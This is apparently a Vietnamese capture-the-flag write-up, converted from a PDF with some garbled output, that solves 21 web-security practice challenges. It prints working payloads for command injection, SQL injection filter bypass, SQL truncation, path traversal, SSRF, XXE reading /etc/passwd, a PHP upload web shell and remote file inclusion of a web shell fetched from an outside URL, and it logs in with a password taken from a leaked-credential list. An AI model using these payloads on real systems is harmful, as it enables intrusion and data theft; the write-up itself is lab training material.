## 1. NSLookup (Level 1)

Theo như mô tả và code thì chall này sử dụng shell\_exec, nhận input từ

người dùng nhập vào để thực thi nslookup

```
<?php
include_once('./ignore/design/design.php');
$design = Design(__FILE__, 'NSLookup Tool');

if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup $domain");
}
</pre>
```

Vậy ta chỉ cần truyền "localhost; ls /" để liệt kê các file trong hệ thống

```
NSLookup Result
                169.254.25.10
Server:
Address:
                169.254.25.10#53
        localhost
Name:
Address: 127.0.0.1
        localhost
Name:
Address: ::1
bin
boot
dev
entrypoint.sh
etc
flag.txt
```

Đọc file flag và submit

```
NSLookup Result

Server: 169.254.25.10
Address: 169.254.25.10#53

Name: localhost
Address: 127.0.0.1
Name: localhost
Address: ::1

CHH{S1mpl3C0mmandInj3ct1on_a86ec4438e9989b7039dfcbc4d8f0aea}
```

=> Flag

 $CHH\{S1mpl3C0mmandInj3ct1on\_a86ec4438e9989b7039dfcbc4d8f0aea\}$ 

# 2. NSLookup (Level 2)

Chall này thực hiện hàm shell\_exec với đầu vào là inpur người dùng nhập vào, tuy nhiên có sử dung cặp nháy đơn

```
<?php
include_once('./ignore/design/design.php');
$design = Design(__FILE__, 'NSLookup Tool');

if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup '$domain'");
}
}</pre>
```

Vậy payload cần nhập thì cần có dấu nháy đơn để đóng host thực hiện

lệnh nslookup, sau đó có thể chèn vào bất cứ lệnh nào

```
NSLookup Tool

Domain localhost'; ls /' LOOKUP!
```

Tiến hành đọc file flag.txt

```
bin
boot
dev
entrypoint.sh
etc
flag.txt
```

```
NSLookup Result

Server: 169.254.25.10
Address: 169.254.25.10#53

Name: localhost
Address: 127.0.0.1
Name: localhost
Address: ::1

CHH{COmmandInj3ctlonWthString_831d026ec75f480fa849f5ef3f00b497}


Back
```

=>  $\overline{\text{Flag}}$ :

CHH{C0mmandInj3ct1onWthString\_831d026ec75f480fa849f5ef3f00b4 97}

# 3. Mass Assignment Profile

Sau khi đăng nhập vào alice, nhận thấy rằng Role phải là admin thì Flag mới hiện, vậy ta chỉ cần Update Profile để request có thông tin update, sau đó thêm role=admin vào




=> Flag:

CHH{M4ss\_4ss1gnm3nt\_D4ng3r\_b74710b159ce047c54ce5725facce1be} **4. Baby HTTP Method** 

Trang index của chall này chỉ có 1 button hiện popup và không có bất cứ tương tác hay hiển thị nào khác, do đó dùng dirsearch để quét dường dẫn thì phát hiện /src

Truy cập vào thì thấy rằng phải gửi 1 PUT request đến /super-secret-route-nobody-will-guess để lấy flag

```
#!/usr/bin/python3
import flask
app = flask.Flask(__name__)
   FLAG = open('/flag.txt', 'r').read()
except:
   FLAG = '[**FLAG**]'
@app.route('/', methods=['GET'])
def index():
 return flask.send_file('index.html')
@app.route('/src', methods=['GET'])
def source():
  return flask.send_file('run.py')
@app.route('/super-secret-route-nobody-will-guess', methods=['PUT'])
def flag():
 return FLAG
app.run(host='0.0.0.0', port=1337)
```



CHH{y0u\_h4v3\_b33n\_my\_fr13nd\_ed85e77cbe642d0610b92c51c05c6d7 e}

#### 5. eViewer

Nhập đường dẫn ../../../flag.txt là có được flag

## eViewer

View File	
5d8032a91032e4fc0e2bba24c}	

#### Files in /var/www/html:

```
File Name
index.nginx-debian.html
index.php
robots.txt
```

## 6. Cookie Comic

Dùng BurpSuite bắt request thì thấy có 1 request đi chứa query string

```
GET /image.php?file=20240709/346850200.jpg&credits=
cookiehanhoan HTTP/1.1
Host: 103.97.125.56:32196
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
```

Vậy rất có thể chall này chứa path traversal, thử duyệt đường dẫn đến /flag.txt

```
1 GET /image.php?file=..%2f..%2fflag.txt&credits=cookiehanhoan HTTP/1.1 200 OK 2 Server: nginx 3 Date: Tue, 03 Dec 2024 23:17:56 GMT 3 Date: Tue, 03 Dec 2024 23:17:56 GMT 4 Connection: keep-alive 5 Connection: keep-alive 6 Content-Type: application/octet-stream 6 Connection: keep-alive 7 (*;q=0.5) 5 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br
```

=> Flag: CHH{C00k13C0m1c\_a2863f8ac8d1a9a93b53c8aa156568bd}

Khi vào chall thì chúng ta thấy có 1 button dẫn đến trang login

#### Additional Information

Date of Birth: 1990-07-07

Pet Name: Rex

Hobbies: Programming, Reading, Cycling

Login to update CV

Tuy nhiên chúng ta không biết mật khẩu của user "john", vậy thử vào robots.txt thì thấy leak 1 đường dẫn /comb.php



Truy cập vào comb.php và nhập email là johndoe, 1 credential list hiện ra


### Search the world's largest dataset of leaked passwords

In February of 2021, the largest dataset of leaked credentials (emails, usernames, and passwords) named COMB (Combination Of Many Breaches) was leaked to breaches over the years from services such as Netflix, LinkedIn and many others. The purpose of this tool is to make that massive dataset of leaked usernames an leaked and thus exposed to hackers.

If you find yourself on this list - change your password immediately, and always enable two factor authentication whenever possible. Your searches are not logge

Click here! If we can not request to data leak server

Thử mật khẩu football1124 thì login thành công và flag hiện ra



CHH{C0MBL34kD47a 36d472699150547b685e9a7b28041230}

=>Flag: CHH{C0MBL34kD47a\_36d472699150547b685e9a7b28041230} 8. Baby SQLite With Filter

Vào chall thì thấy giao diện login, tuy nhiên thử các payload của SQLi thông thường đều không được do đã bị filter, lúc này chúng ta xem code của chall

Các ký tự bị filter

```
sqli_filter = ['[', ']', ',', 'admin', 'select', '\'', '"', '\t', '\n', '\r', '\x08', '\x09', '\x00', '\x0d', ' ']
or x in sqli_filter:
   if uid.find(x) != -1:
   return 'No Hack!'
if upw.find(x) != -1:
      return 'No Hack!
   if level.find(x) != -1:
      return 'No Hack!
   with app.app_context():
       conn = get_db()
        query = f"SELECT uid FROM users WHERE uid='{uid}' and upw='{upw}' and level={level};"
            req = conn.execute(query)
            result = req.fetchone()
            if result is not None:
                 uid = result[0]
                 if uid == 'admin':
                     return FLAG
        except Exception as e:
           print(e)
    return 'Good!'
```

Có thể thấy rằng ngoài các giá trị uid và upw truyền vào thì còn có level, và nếu uid='admin' thì lấy được flag, tuy nhiên admin đã bị filter, ngoài ra còn có 'select' cũng bị filter nên không thể dùng union select. Tìm kiếm trên google thì thấy rằng ngoài union select, ta có thể dùng union values. Dựa vào các ký tự bị filter, payload cuối cùng như sau

```
uid=a&upw=a&level=
0/**/union/**/values(char(97)||char(100)||char(109)||char(105)
)||char(110))
```

Với /\*\*/ để bypass khoảng trắng và 'admin' được biểu diễn bằng cách nối char của từng ký tự

```
=> Flag
```


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.16

Date: Tue, 03 Dec 2024 23:52:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 58
Connection: close


CHH{uSlnG_5yN7@x_d149raM_ef667dba44dle1fb38a07bb74b628250}
```

## 9. SQL Truncation Attack

Sau khi thử bypass bằng các payload SQLi thông thường nhưng không thành công, ta sẽ sử dụng Register ở phía dưới



Dựa vào tên challenge, có thể lỗ hồng ở đây liên quan đến truncation, khi mà chúng ta nhập 1 khoảng trắng phía sau username, nó sẽ tự động cắt bỏ đi sao cho độ dài sau khi cắt bỏ <= độ dài tối đa.



Nếu bạn sử dụng VARCHAR(10) để lưu "admin" 5 Byte ký tự, nó sẽ tự động cắt bỏ phần không gian lưu trữ còn lại để tiết kiệm

Vậy ý tưởng là chúng ta sẽ đăng ký 1 tài khoản có username là admin và đặt lại mật khẩu tùy ý, nhưng trước đó phải dò xem username cho phép tối đa bao nhiều ký tự, để khi đó chúng ta chèn thêm 1 ký tự thừa và phía backend sẽ tự động cắt ký tự đó.Khi bắt request bằng BurpSuite, chúng ta thấy rằng username cho phép tối đa 20 ký tự

Vậy ở ký tự 21, chúng ta chèn 1, còn các ký tự trước đó chèn khoảng trắng

```
username=admin+++++++++++1&password=1
```

Sau đó đăng nhập vào admin và lấy flag

 $CHH\{MySQL\_M1sc0nf1gur4t1on\_SQL\_Trunc4t4ion\_f61cc0635315304a3312164b64c88727\}$ 

## 10. Baby Simple Go Curl

Nhìn vào source code, thấy rằng chall này liên quan đến SSRF, nếu chúng ta truyền vào URL một api /flag, chúng ta sẽ lấy được cờ


Tuy nhiên nếu client ip mà khác 127.0.0.1 thì sẽ không lấy được cờ

```
if c.ClientIP() != "127.0.0.1" && (strings.Contains(reqUrl, "flag") || strings.Contains(reqUrl, "curl") || strings.Contains(reqUrl, "%")) {
    c.JSON(http.StatusBadRequest, gin.H{"message": "Something wrong"})
    return
}
```

Ví dụ dưới đây là url được thay đổi, trỏ về chính local và đọc file flag

```
II = =
                                                                & 🗐 \n ≡
                                                                                                                                                  □ In □
                                                                                Pretty Raw
 Pretty Raw
 1 GET /curl/?url=http://127.0.0.1:1337/flag&header_key=&
                                                                               1 HTTP/1.1 400 Bad Request
 header_value= HTTP/1.1
2 Host: 103.97.125.56:30698
                                                                               Content-Type: application/json; charset=utf-8
3 Date: Wed, 04 Dec 2024 02:54:34 GMT
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
                                                                               4 Content-Length: 29
 rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: */*
 5 Accept-Language: en-US, en; q=0.5
                                                                                     "message": "Something wrong"
 6 Accept-Encoding: gzip, deflate, br
 7 X-Requested-With: XMLHttpRequest
   Referer: http://103.97.125.56:30698/
9 Connection: keep-alive
10 Priority: u=0
```

Vậy chúng ta chỉ cần spoof IP là lấy được flag



=> Flag sau khi đã decode base64



## 11. Where do you come from

Chall này chỉ đơn giản hỏi chúng ta đến từ đâu, vậy thêm header Referer: Cookiearena là lấy được flag



# **12. Are you a search engine bot** Khi vào chall thì thấy thông báo



You are using Firefox

Vậy chúng ta cần sửa thông tin trong User-agent xem kết quả là gì



Kết quả không được khả quan, vậy chúng ta thử sửa lại thành 1 trong các con bot sau

## 4. Googlebot Desktop

This crawler indexes desktop web pages for Google Search.

Full user agent strings:

- Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
- Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Googlebot/2.1; +http://www.google.com/bot.html) Chrome/W.X.Y.Z Safari/537.36
- Googlebot/2.1 (+http://www.google.com/bot.html)

# Và chúng ta lấy được flag




=> Flag:

CHH{Ar3\_Y0u\_Unders7and\_UserAg3nt\_82175313cfb660ce68b554d82 adf5d69}

13. Baby Guestbook

Nhận thấy rằng nếu ở phần message nhập :<đường dẫn>: thì sẽ hiển thị ở bên dưới

n dưới	_	-	
Name:			
test3			
Emoticons			
• :smile: 😀			
• :heart: 🕒			
• :cry: 🕒			
Message:			
:smile:			



Vậy thử truyền vào /etc/passwd xem có Path Traversal không

test2



Mở file ảnh thì thấy có 1 đoạn mã base64

alte"The image "data:image/png:hamage/png:hamage/png:hase64,cm9vdDp40jA6MDpyb2980i9yb2980i9iaw4vYXNoCmJpbjp40jE6MTpiaw46L2Jpbjovc2Jpbi9ub2xvZ2luCmRhZWIvbjp40jI6MjpkYWVtb246
3Niaw46L3Niaw4vbm9sb2dpbgphZ606eDoz0jQ6VwRt0i92YXIvYwRt0i9zYmluL2Svb69naw4KbHA6eDo80jc6bHA6L3Zhci9zc69vb69sc6Q6L3Niaw4vbm9s
2dpbgpzeW5jOng6NTowOnNSbmM6L3Niaw46L2Jpbi9zeW5jCnNodXRkb3duOng6NjowOnNodXRkb3duOi9zYmluL3PwdXRkb3duCmHhbHQ6eDo30jA6
GFsdDovc2Jpbi9vC2Jpbi9vOYWx0Cm1hawW6eDo40jEyOmlhawW6L3Zhci9tYW1s0i9zYmluL2Svb69naw4KbmV3czp40jk6MTM6bmV3czovdXNyL2xyPi9uZXdz
i9zYmluL2Svb69naw4KdXVJcDp40jEw0jE90nV1Y3A6L3Zhci9zc69vb69idWnvcHVib6ljOi9zYmluL2Svb69naw4KbmS0lcmFbb316eDoxMTowOm9wzXJhd69
i9yb2900i9zYmluL2Svb69naw4KbWFu0ng6MTM6MTU6bWFu0i91c3IvbWFu0i9zYmluL2Svb69naw4Kc69zd61hc3RLcjp40jE00jEyOnBvc3RtYXM0ZXI6L3Zh
i9tYW1s0i9zYmluL2Svb69naw4KY3Jvbjp40jE20jE20mNyb246L3Zhci9zc69vb69jcm9u0i9zYmluL2Svb69naw4KZnRwOng6MjE6MjE60i9zYXTVb6IL1zze
Dovc2Jpbi9ub2xvZ2luCnNzaG6eDoyMjoyMjpzc2hkOi9kZXYvbnVsbbovc2Jpbi9ub2xvZ2luCnBeOng6MjU6MjU6YXQ6L3Zhci9zc69vb69jcm9uL2F0am9J
zovc2Jpbi9ub2xvZ2luCnNxAWlkOng6MzE6MzE6U3F1aW06L3Zhci9jcyNNozS9zcXYpZDovc2Jpbi9ub2xvZ2luCnmez0jMz0jMz0lggRm9udC8TZXJZZXIC
2V6Yy9YMTEvZnM6L3MiaW4vbm9sb2dpbgpnYW1lczp40jM10jM10mdhbWvZ0i91z3TvZ2FtZXM6L3NiaW4vbm9sb2dpbgpjeXJ1czp40jg10jEy0joydXNyL2NS
nVz0i9zYmluL2Svb69naW4KdM8vC6ihaWw6eDo40To40To6L3Zhci92c69wbFpbDovc2Jpbi9ub2xvZ2luCnm8cDp40jEyMzoxMjM6TlRQ0i92YXIvZMIwdMk3
Niaw4vbm9sb2dpbgpzbW1zcDp40j1w0ToyMDk6c21tc3A6L3Zhci9zc69vbC9cxXVldWU6L3Niaw4vbm9sb2dpbgppdWVzdDp40jQwNToxMDA6Z3Vlc3Q6L2RI
i9udWxs0i9zYmluL2Svb69naW4Kbm9ib2R50ng6NjUMXQ66NjUMXQ66m9ib2R50i86L3NiaW4vbm9sb2dpbgo="cannot be displayed because it contains errors."

Giải mã thì ra nội dung /etc/passwd

aW4vbm9sb2dpbgpzbW1zcDp4OjlwOToyMDk6c21tc3A6L3Zhci9zcG9vbC9tcXVldWU6L3NiaV

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt

Vậy thì chúng ta sẽ truyền vào đường dẫn đến flag.txt, làm tương tự như trên là lấy được cờ



## 14. Upload File via URL

Chall này cho phép chúng ta upload file thông qua URL. Vậy chúng ta thử truyền vào file:///etc/passwd



Mở ảnh trong tab mới thì tự động tải về và nội dung đúng là file /etc/passwd

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
aabdiii.aaiaaabdi/daii/milli/abin/malaair
```

Vậy chúng ta truyền vào đường dẫn đến /flag.txt thì nhận được flag



CHH{Ea5y\_SSRF\_UpL0ad\_F113\_uRL\_10bdb99eacaae5621729e7e6567bb6ee}

=> Flag:

CHH{Ea5y\_SSRF\_UpL0ad\_F113\_uRL\_10bdb99eacaae5621729e7e6567bb6ee}

### 15. Remote File Inclusion

Lỗ hông RFI xảy ra khi backend dùng các hàm inclusion, ví dụ như include, include\_one hay require, require\_one, nhưng với điều kiện là phải allow url include, nhìn vào file info.php, ta thấy rằng điều kiện này đã được đáp ứng

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

Do đó chúng ta có thể đọc được file /etc/passwd

```
GET /?file=file:///etc/passwd HTTP/1.1

Host: 103.97.125.56:32628

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:i33.0) Gecko/20100101 Firefox/133.0

Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Connection: keep-alive
Referer: http://103.97.125.56:32628/?file=6


Upgrade-Insecure-Requests: 1

Priority: u=0, i

MITP/1.1

rootx0.0:root/foot/bin/bash
daemonx:1:1:daemonx/usr/sbin/nologin
binx2:2:binx/binx/usr/sbin/nologin
syncx:45534:sync:/binx/binx/usr/sbin/nologin
manx:6:12:manx/var/cache/manx/usr/sbin/nologin
lpx7:7:lpx/var/spool/lpdz/usr/sbin/nologin
mailx:8:8:mailx/var/mailx/usr/sbin/nologin
```

Tuy nhiên khi truyền đường dẫn flag.txt hay flag\* thì đều không hiện kết quả



Vậy chúng ta thử chèn 1 url dẫn đến 1 webshell

https://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw/c871f130a12e97090a08d0ab855c1b7a93ef1150/easy-simple-php-webshell.php

Kết quả là gọi đến 1 webshell thành công



Lúc này chúng ta chỉ cần thêm tham số cmd vào cuối query string và gõ lệnh tùy ý



## $\Rightarrow$ Flag:

CHH{pHp\_A11Ow\_url\_INCLud3\_770ad0616368e5fcdfec3fab6e1562f4}

16. Upload File Path Traversal

Chall này cho phép upload một file image, khi upload thành công, một đường dẫn đến file đã upload hiện ra



Dùng BurpSuite bắt request và chuyển extension thành .php, sau đó chèn vào 1 shell đơn giản

```
-----25665391433678749754369087669
Content-Disposition: form-data; name="file"; filename="
Capture.php"
Content-Type: image/png

<?php
system($_GET['cmd']);
?>
------25665391433678749754369087669--
```

# Sau đó truyền vào query string là 1 lệnh



## 403 Forbidden

nginx/1.14.2

Gặp lỗi 403, vậy có lẽ đường dẫn đang không đúng, ta gửi lại request với path traversal

```
------25665391433678749754369087669
Content-Disposition: form-data; name="file"; filename="
..%2fCapture.php"
Content-Type: image/png

<?php
system($_GET['cmd']);
?>
------25665391433678749754369087669--
```

Sau đó duyệt lại, tuy nhiên phải lùi về 1 thư mục như sau

<b>←</b>	→ C	O & 103.97.125.56:31028/Capture.php?cmd=ls /	
----------	-----	--	--

bin boot dev entrypoint.sh etc flag.txt flagwLEIC.txt home ketf lib lib64 media mnt opt proc root run sbin srv sys tmp usr var www

Có thể thấy file flag đã hiện, tiến hành đọc file

=> Flag:

CHH{uPl04d\_vIA\_P4tH\_Trav3r54L\_fb215f9f10043748e14abb6d0c63e9f3}

#### 17. File Download

Chall này cho phép upload 1 file với tên và content, sau khi nhập vào thì chúng ta nhận được kết quả

Upload Your Own Memo

Filename	
my-first-memo	
Content	
Today, I ate an apple.	
	li.
Upload	

# son.txt Memo

Content		
Is		
		li.

Bắt request, chúng ta nhận thấy query string rất có khả năng xảy ra path traversal

```
1 GET /read?name=son.txt HTTP/1.1
2 Host: 103.97.125.56:30544
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q= 0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://103.97.125.56:30544/
9 Upgrade-Insecure-Requests: 1
0 Priority: u=0, i
```

Thử sửa đổi đường dẫn và lấy flag



## => Flag:

CHH{eASy\_DoWN104d\_F1L3\_58653255e1078ecb29d40e80632fc3cb} **18. XXE Injection 001** 

Chall này cho phép upload 1 file .xml với sample đã có sẵn, chúng ta thử upload xem request gửi đi có chứa lỗ hổng XXE không



Nếu chèn vào 1 DTD với external entity là xxe, truyền vào đó file /etc/passwd, kết quả hiện ra chứng tỏ có lỗ hồng XXE

"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:
1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nb
in:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x
:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:
65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:gam
es:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:
12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\

Vậy chúng ta truyền vào đường dẫn đến file flag để lấy cờ

```
"name":
```

"CHH{xxe\_injECt1oN\_001\_eee59578a226cf8fa8538cf4fb843433}",

=> Flag:

CHH{xxe injECt1oN 001 eee59578a226cf8fa8538cf4fb843433}

## 19. Crawling

Đối với chall này, chúng ta phải tìm cách sao cho server request đến local, tuy nhiên các cách bypass thông thường không có tác dụng (Sửa đổi 127.0.0.1 thành 127.0.1, decimal, hay dùng fbi.com đều không được). Lúc này, ở cookiehanhoan.org có 1 domain là redirect.cookiehanhoan.org đã được cấu hình để trỏ về 127.0.0.1/admin, chúng ta có thể thử và lấy flag

# crawling

#### Info

URL: http://redirect.cookiehanhoan.org

IP: 18.133.72.105

CHH{cr@W11ng\_ssrf\_3@5Y\_20d6d5723a62c0f19dd5f0564b76a52f}

=> Flag:

CHH{cr@W11ng\_ssrf\_3@5Y\_20d6d5723a62c0f19dd5f0564b76a52f} **20. Easy SSRF** 

Chall này cho phép nhập vào 1 url dẫn đến 1 image, chúng ta tiến hành nhập và bắt request

url=

https%3A%2F%2Fi.ytimg.com%2Fvi%2FYIG\_LTHXfts%2Foardefault.jpg%3Fsqp%3D-oaymwEdCJUDENAFSFWQAgHyq4qpAwwIARUAAIhCcAHAAQY%3D%26rs%3DAOn4CLCvTs24htqAVd-aRlahfZP1olIf7A

Kết quả trong request có chứa 1 giá trị url, chúng ta có thể khai thác SSRF ở đây, với url trỏ đến localhost và cổng từ 1500-1800. Do 127.0.0.1 đã ở trong blacklist và cổng random từ 1500-1800, chúng ta sẽ sử dụng Burp Intruder. Với position như sau


```
url=http://§127.0.0.1§:§1500§/
```

Trong đó set 1 truyền vào

```
127.1
127.0.1
2130706433
```


Và set 2 từ 1500-1800

Kết quả cổng hợp lệ là 1637 và ip là 1 trong 3 ip như hình



## 21. Baby Waiter

Sau khi chọn Food và table num, request gửi đi dưới dạng json



Vậy thì chuyển sang dạng XML để xem có khai thác được lỗ hồng XXE không

Khi chèn vào DTD chứa external entity nhận vào nội dung file /etc/passwd và gửi request, chúng ta nhận được nội dung file /etc/passwd => tồn tại XXE

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
    <!DOCTYPE foo [
     <!ENTITY xxe SYSTEM "/etc/passwd">
     1>
     <root>
         1
         <food>
              &xxe;
         </food>
     </root>
 Your root:x:0:0:root:/root:/bin/bash
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 sync:x:4:65534:sync:/bin:/bin/sync
Vậy chúng ta truyền vào file /flag.txt
=> Flag
Your CHH{5ImPle XX3 b3f93efd014908e5879cb6ce31a1fedc} order
has been submitted successfully.
```